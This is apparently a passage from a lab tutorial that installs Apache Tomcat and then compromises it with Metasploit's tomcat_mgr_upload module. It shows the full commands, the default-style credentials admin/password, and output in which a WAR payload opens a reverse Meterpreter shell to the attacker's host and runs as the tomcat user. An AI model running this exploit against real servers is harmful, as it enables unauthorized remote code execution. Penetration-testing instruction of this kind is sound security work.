
```
systemctl restart tomcat
```



```
oot@ubuntu:/opt/tomcat# sudo systemctl restart tomcat
```


Access the Web Interface

We got to the interface by entering your server's domain name or IP address followed on port 8080 in our browser. Now we will try to see if the Manager and Host Manager interfaces are working. Click the Buttons highlighted in the image.



127.0.0.1:8080
Home
Documentation
Configuration
Examples
Wiki
Mailing Lists
Find Help
Apache Tomcat/9.0.24
APACHE SOFTWARE FOUNDATION http://www.apache.org/
If you're seeing this, you've successfully installed Tomcat. Congratulations!
Recommended Reading:
Security Considerations How-To
Manager Application How-To
Clustering/Session Replication How-To
Server Status
Manager App
Host Manager

The Login authentication page will pop-up as expected, we enter the credentials that we created earlier.




http://127.0.0.1:8080 is requesting your username and password. The site says: "Tomcat Host Manager Application"

User Name: admin

Password: ••••••••

Upon verification of the credentials, Apache Tomcat lands us to this Tomcat Virtual Host Manager Interface. From this page, you can add virtual hosts to serve your applications. This concludes our Apache Tomcat Setup.


127.0.0.1:8080/host-manager/html
TM
THE APACHE SOFTWARE FOUNDATION

Tomcat Virtual Host Manager

Message:	OK

Host Manager			
List Virtual Hosts	HTML Host Manager Help	Host Manager Help	Server Status

Host name		
Host name	Host aliases	Commands
localhost		Host Manager installed - commands disabled

Add Virtual Host

Host

Exploiting Apache Tomcat

Now that we have successfully installed the Apache Tomcat Framework, Let's do its Penetration Testing. We are going to use Metasploit for exploiting the Apache Tomcat.


This module can be used to execute a payload on Apache Tomcat servers that have an exposed "manager" application. The payload is uploaded as a WAR archive containing a JSP application using a POST request against the /manager/html/upload component. NOTE: The compatible payload sets vary based on the selected target. For example, you must select the Windows target to use native Windows payloads.

```
use exploit/multi/http/tomcat_mgr_upload
msf5 exploit(multi/http/tomcat_mgr_upload) > set target 2
msf5 exploit(multi/http/tomcat_mgr_upload) > set rhosts 192.168.0.23
msf5 exploit(multi/http/tomcat_mgr_upload) > set rport 8080
msf5 exploit(multi/http/tomcat_mgr_upload) > set httpUsername admin
msf5 exploit(multi/http/tomcat_mgr_upload) > set httppassword password
msf5 exploit(multi/http/tomcat_mgr_upload) > exploit
```

As a result, you can observe that we have the meterpreter session of the target machine.

```
meterpreter > shell
id
```

Learn multiple ways to exploit tomcat manager from **here**.



```
msf5 > use exploit/multi/http/tomcat_mgr_upload
msf5 exploit(multi/http/tomcat_mgr_upload) > set target 2
target => 2
msf5 exploit(multi/http/tomcat_mgr_upload) > set rhosts 192.168.0.23
rhosts => 192.168.0.23
msf5 exploit(multi/http/tomcat_mgr_upload) > set rport 8080
rport => 8080
msf5 exploit(multi/http/tomcat_mgr_upload) > set httpUsername admin
httpUsername => admin
msf5 exploit(multi/http/tomcat_mgr_upload) > set httppassword password
httppassword => password
msf5 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.0.27:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying 3KnVciuAM0...
[*] Executing 3KnVciuAM0...
[*] Sending stage (985320 bytes) to 192.168.0.23
[*] Undeploying 3KnVciuAM0 ...
[*] Meterpreter session 1 opened (192.168.0.27:4444 -> 192.168.0.23:56006) at

meterpreter > shell
Process 9902 created.
Channel 1 created.
id
uid=1001(tomcat) gid=1001(tomcat) groups=1001(tomcat)
```